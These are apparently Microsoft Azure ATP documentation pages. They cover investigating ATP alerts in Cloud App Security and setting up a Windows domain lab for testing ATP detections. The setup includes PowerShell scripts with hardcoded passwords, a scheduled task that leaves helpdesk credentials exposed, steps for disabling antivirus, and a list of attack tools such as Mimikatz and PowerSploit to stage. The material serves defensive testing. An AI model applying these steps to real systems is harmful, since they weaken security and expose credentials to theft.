
If you don't have a subscription for Cloud App Security, you can use the Cloud App Security portal to investigate Azure ATP alerts and deep dive on users and their on-premise managed activities however insights related to your cloud applications will remain unavailable.

Filter Azure ATP activities in Cloud App Security


Azure ATP activities can be accessed from the main Cloud App Security **Investigate** menu by selecting the **Activity log** submenu, or from the **Alerts** menu by status, category, severity, application, user name, or policy.

To access Azure ATP activities by user:

1. Filter the **Alerts** queue using the USER NAME field.



2. Click the user name on any of the alerts in the resulting list to open the **User page** of the user you wish to investigate.
3. Filter activities of the user using the available fields, or add a new filter rule using the + button.




Create activity policies in Cloud App Security


After filtering activities and identifying activity policies you'd like to implement, or noncompliance within your organization, use the **Create new activity policy** option from the filter menu to immediately create a new customized policy per user, device, or tenant.

To create a new activity policy:

1. From any **Activity log** page, apply a filter (such as APP, User Name, Activity type) etc.
 - To filter to activities from Azure ATP select the **Active Directory** option in the APP filter.



2. Click the **New policy from search** button.
3. Add a **Policy name**.



4. Add a policy **Description**.
5. Assign the **severity** of the policy.
6. Select a **category** for the policy.
7. Choose or modify filters to create and assign for the policy.
8. Refine or add more filters.
9. Save and apply the new policy.

Next steps

Learn more about Investigation priority scoring and additional features of [Microsoft Cloud App Security](#) functionality.

Join the Community

Do you have more questions, or an interest in discussing Azure ATP and related security with others? Join the [Azure ATP Community](#) today!

Tutorial overview: ATP security alert lab

2/28/2019 • 2 minutes to read

The purpose of the Azure ATP Security Alert lab tutorial is to illustrate **Azure ATP's** capabilities in identifying and detecting suspicious activities and potential attacks against your network. This four part tutorial explains how to install and configure a working environment to test against some of Azure ATP's *discrete* detections. This lab focuses on Azure ATP's *signature*-based capabilities. The lab doesn't include advanced machine-learning and user or entity-based behavioral detections since those detections require a learning period with real network traffic of up to 30 days.

Lab setup

The first tutorial in this four part series walks you through creating a lab for testing Azure ATP's discrete detections. The tutorial includes information about machines, users, and tools that are needed to set up the lab and complete its playbooks. The instructions assume you're comfortable setting up a domain controller and workstations for lab use along with other administrative tasks. The closer your lab is to the suggested lab setup, the easier it will be to follow Azure ATP testing procedures. When your lab setup is complete, use the Azure ATP Security Alert playbooks for testing.

[Setup an ATP security alert lab](#)

Reconnaissance playbook

The second tutorial in this four part series is a reconnaissance playbook. Reconnaissance activities allow attackers to gain a thorough understanding and complete mapping of your environment for later use. The playbook shows some of Azure ATP's capabilities in identifying and detecting suspicious activities from potential attacks using examples from common, publicly available hacking and attack tools.

[Reconnaissance playbook](#)

Lateral movement playbook

The lateral movement playbook is third in the four part tutorial series. Lateral movements are made by an attacker attempting to gain domain dominance. As you run this playbook, you'll see lateral movement path threat detections and security alerts services of Azure ATP from the simulated lateral movements you make in your lab.

[Lateral movement playbook](#)

Domain dominance playbook

The last tutorial in the four part series is the domain dominance playbook. During the domain dominance phase, an attacker has already gained legitimate credentials to access your domain controller and attempts to achieve persistent domain dominance. You'll simulate some common domain dominance methods to see the domain dominance focused threat detection and security alert services of Azure ATP.

[Domain dominance playbook](#)

Join the Community

Have more questions, or an interest in discussing Azure ATP and related security with others? Join the [Azure ATP Community](#) today!

Tutorial: Setup an ATP security alert lab

4/1/2019 • 9 minutes to read

The purpose of the Azure ATP Security Alert lab is to illustrate **Azure ATP**'s capabilities in identifying and detecting suspicious activities and potential attacks against your network. This first tutorial in a four part series walks you through creating a lab environment for testing against Azure ATP's *discrete* detections. The security alert lab focuses on Azure ATP's *signature-based* capabilities. The lab doesn't include advanced machine-learning, user or entity-based behavioral detections since those detections require a learning period with real network traffic of up to 30 days. For more information about each tutorial in this series, see the [ATP security alert lab overview](#).

In this tutorial you will:

- Set up your lab server and computers
- Configure Active Directory with users and groups
- Set up and configure Azure ATP
- Setup local policies for your server and computers
- Mimic a helpdesk management scenario using a scheduled task


Prerequisites

1. A lab domain controller and two lab workstations.
 - Go ahead and [hydrate Active Directory \(AD\) with users](#).
2. An [Azure ATP instance](#) that is [connected to AD](#).
3. [Download](#) and [install the latest version of the Azure ATP sensor](#) on your lab's domain controller.
4. Familiarity with [Privileged Access Workstations](#) and [SAMR policy](#).

Recommendations

We recommend following the lab setup instructions as closely as possible. The closer your lab is to the suggested lab setup, the easier it will be to follow the Azure ATP testing procedures. After the lab setup is complete, you'll be ready to perform actions with the suggested hacking research tools and review Azure ATP's detections of these actions.

Your complete lab setup should look as similar as possible to the following diagram:



Servers and computers

This table details the computers, and the configurations needed. IP addresses are provided for reference purposes only so you can easily follow along.

In the examples for these tutorials, the Forest NetBIOS name is **CONTOSO.AZURE**.

FQDN	OS	IP	PURPOSE
ContosoDC.contoso.azure	Windows Server 2012 R2	10.0.24.4	Domain Controller with the Azure ATP Sensor installed locally
VictimPC.contoso.azure	Windows 10	10.0.24.5	Victim's PC
AdminPC.contoso.azure	Windows 10	10.0.24.6	Domain Admin's PC (sometimes referred to as "Secure Admin Workstation" or "Privileged Admin Workstation")

Active Directory users and groups

In this lab, there are three main users and one service account. The service account is for Azure ATP and is used for both LDAP synchronization purposes and SAMR.

There's a "Helpdesk" Security Group (SG) of which Ron HelpDesk is a member. This SG mimics the Helpdesk. The SG is paired with a Group Policy Object that gives our Helpdesk members Local Admin rights on the respective computers. This setup is used to simulate a realistic administrative model in a production environment.

FULL NAME	SAMACCOUNT	PURPOSE
Jeff Leatherman	JeffL	Soon to be a victim of an impressively effective phishing attack
Ron HelpDesk	RonHD	Ron is the "go-to-person" in Contoso's IT team. RonHD is a member of the "Helpdesk" security group.
Samira Abbasi	SamiraA	At Contoso, this user is our Domain Admin.
Azure ATP Service	AATPService	Azure ATP's service account

Azure ATP base lab environment

To configure the base lab we'll add users and groups to Active Directory, edit a SAM policy, and a sensitive group in Azure ATP.

Hydrate Active Directory users on ContosoDC

To simplify the lab, we automated the process to create fictitious users and groups in Active Directory. This script is run as a prerequisite for this tutorial. You can use or modify the script to hydrate your lab's Active Directory environment. If you prefer not to use a script, you can do it manually.

As a Domain Admin, on ContosoDC, run the following to hydrate our Active Directory Users:

```

# Store the user passwords as variables
$SamiraASecurePass = ConvertTo-SecureString -String 'NinjaCat123' -AsPlainText -Force
$ronHdSecurePass = ConvertTo-SecureString -String 'FightingTiger$' -AsPlainText -Force
$jefflSecurePass = ConvertTo-SecureString -String 'Password$fun' -AsPlainText -Force
$AATPService = ConvertTo-SecureString -String 'Password123!@#' -AsPlainText -Force

# Create new AD user SamiraA and add her to the domain admins group
New-ADUser -Name SamiraA -DisplayName "Samira Abbasi" -PasswordNeverExpires $true -AccountPassword
$SamiraASecurePass -Enabled $true
Add-ADGroupMember -Identity "Domain Admins" -Members SamiraA

# Create new AD user RonHD, create new Helpdesk SG, add RonHD to the Helpdesk SG
New-ADUser -Name RonHD -DisplayName "Ron Helpdesk" -PasswordNeverExpires $true -AccountPassword
$ronHdSecurePass -Enabled $true
New-ADGroup -Name Helpdesk -GroupScope Global -GroupCategory Security
Add-ADGroupMember -Identity "Helpdesk" -Members "RonHD"

# Create new AD user JeffL
New-ADUser -Name JeffL -DisplayName "Jeff Leatherman" -PasswordNeverExpires $true -AccountPassword
$jefflSecurePass -Enabled $true

# Take note of the "AATPService" user below which will be our service account for Azure ATP.
# Create new AD user Azure ATP Service


New-ADUser -Name AatpService -DisplayName "Azure ATP/ATA Service" -PasswordNeverExpires $true -AccountPassword
$AATPService -Enabled $true

```


Configure SAM-R capabilities from ContosoDC

To allow the Azure ATP Service to perform SAM-R enumeration correctly and build Lateral Movement paths, you'll need to edit the SAM policy.

1. Find your SAM policy under: **Policies > Windows Settings > Security Settings > Local Policies > Security Options > "Network access: Restrict clients allowed to make remote calls to SAM"**




2. Add the Azure ATP service account, AATPService, to the list of approved accounts able to perform this action on your modern Windows systems.



Add sensitive group to Azure ATP

Adding the "Helpdesk" Security Group as a **Sensitive group** will enable you to use the Lateral Movement Graph feature of Azure ATP. Tagging highly sensitive users and groups who aren't necessarily Domain Admins but do have privileges across numerous resources is a best practice.

1. In the Azure ATP portal, click the **Configuration** cog in the menu bar.
2. Under **Detection** click **Entity tags**.



3. In the **Sensitive** section, type the name "Helpdesk" for **Sensitive groups** and then click + sign to add them.

Sensitive groups

group1	⊕
Helpdesk	⊖

4. Click **Save**.

Azure ATP Lab base setup checklist

At this point, you should have a base Azure ATP lab. Azure ATP should be ready to use and users are staged. Review the checklist to make sure that the base lab is complete.

STEP	ACTION	STATUS
1	Azure ATP Sensor installed on ContosoDC (prerequisite step)	- []
2	Users and groups are created in Active Directory	- []
3	Azure ATP service account privileges configured correctly for SAMR	- []
4	Helpdesk security group added as a Sensitive group in Azure ATP	- []

Set up the lab workstations

Once you verify your base Azure ATP lab is set up, you can start the workstation configuration to prepare for the next three tutorials in this series. We'll hydrate our VictimPC and AdminPC to make this lab look active.


VictimPC local policies

The next step for your lab is to complete the local policy setup. **VictimPC** has both JeffL and the Helpdesk Security Group as members of the local Administrators group. As in many organizations, JeffL is an Administrator on their own device, **VictimPC**.

As the local administrator, set up local policies by running the automated PowerShell script:

```
# Add JeffL to local Administrators group on VictimPC
Add-LocalGroupMember -Group "Administrators" -Member "Contoso\JeffL"
# Add Helpdesk to local Administrators group on VictimPC
Add-LocalGroupMember -Group "Administrators" -Member "Contoso\Helpdesk"
```

Inspect the Administrators group on **VictimPC**, making sure it appears to have at least Helpdesk and JeffL as members:



Simulate helpdesk support on VictimPC

To simulate a working and managed network, create a Scheduled Task on the **VictimPC** machine to run the "cmd.exe" process as **RonHD**.

1. From an **elevated PowerShell console** on VictimPC run the following code:

```
$action = New-ScheduledTaskAction -Execute 'cmd.exe'
$trigger = New-ScheduledTaskTrigger -AtLogOn
$runAs = 'Contoso\RonHD'
$ronHDPass = 'FightingTiger$'
Register-ScheduledTask -TaskName "RonHD Cmd.exe - AATP SA Playbook" -Trigger $trigger -User $runAs -
Password $ronHDPass -Action $action
```

2. Sign in to the machine as **JeffL**. The Cmd.exe process will start in context of RonHD after logon, simulating Helpdesk managing the machine.

Turn off antivirus on VictimPC

For testing purposes, turn off any antivirus solutions running in the lab environment. Doing so ensures we can focus on Azure ATP during these exercises and not on antivirus evasion techniques.

Without turning off antivirus solutions first, you'll be unable to download some of the tools in the next section. Additionally, if antivirus is enabled after the attack tools are staged, you'll need to redownload the tools after disabling antivirus again.

Stage common hacker tools

WARNING

The following tools are presented for research purposes only. Microsoft does **not** own these tools and Microsoft cannot and does not guarantee or warranty their behavior. These tools should be run in a test lab environment **only**.

To run the Azure ATP Security Alert playbooks, the following tools are needed.

TOOL	URL
Mimikatz	GitHub - Mimikatz
PowerSploit	GitHub - PowerSploit
PsExec	Microsoft Docs
NetSess	JoeWare Tools

We thank the authors of these research tools for enabling the community to better understand cyber risks and impacts.


AdminPC local policies

AdminPC needs **Helpdesk** added to the local Administrators group. Then, remove 'Domain Admins' from the local Administrators group. This step makes sure that Samira, a Domain Admin, isn't an Administrator of AdminPC. This is a best practice in credential hygiene. Do this step manually or use the PowerShell script provided.

1. Add **Helpdesk** to **AdminPC** and *remove* 'Domain Admins' from the Local Admin Group by running the following PowerShell script:

```
# Add Helpdesk to local Administrators group
Add-LocalGroupMember -Group "Administrators" -Member "Contoso\Helpdesk"
# Remove Domain Admins from local Administrators group
Remove-LocalGroupMember -Group "Administrators" -Member "Domain Admins"
```

2. After running the script, **Helpdesk** is located in the local **Administrators > Members** list of **AdminPC**.



Simulate domain activities from AdminPC

Simulated domain activities are required from SamiraA. This step can be done manually, or use the PowerShell script provided. The PowerShell script accesses the domain controller every 5 minutes and will result in simulated network activity as Samira.

As **SamiraA**, execute the following script in a PowerShell prompt in AdminPC:

```
while ($true)
{
    Invoke-Expression "dir \\ContosoDC\c$"
    Start-Sleep -Seconds 300
}
```

Workstation setup checklist

Review the checklist to make sure that the workstation setup is complete.

STEP	ACTION	STATUS
1	Add JeffL and Helpdesk as local administrators on VictimPC	- []
2	Create Scheduled Task running as RonHD on VictimPC	- []
3	Turn off antivirus solution on VictimPC	- []
4	Stage hacking tools on VictimPC	- []
5	Add Helpdesk and remove Domain Admins from AdminPC's local administrators group	- []
6	Run PowerShell script as Samira to simulate domain activities	- []

Mission accomplished!

Your Azure ATP lab is now ready to use. The methods used in this set up were chosen knowing that resources must be managed (by *something* or *someone*) and management requires local admin privileges. There are other ways to simulate a management workflow in the lab, such as:

- Logging in and out of VictimPC with RonHD's account
- Adding another version of a Scheduled Task
- An RDP session
- Executing a 'runas' in the Command Line

For best results, choose a simulation method that you can automate in your lab for consistency purposes.

Next steps

Test your Azure ATP lab environment using the Azure ATP Security Alert playbooks for each phase of the cyber-attack kill chain starting with the reconnaissance phase.

[Azure ATP Reconnaissance playbook](#)

Join the Community

Do you have more questions, or an interest in discussing Azure ATP and related security with others? Join the [Azure ATP Community](#) today!

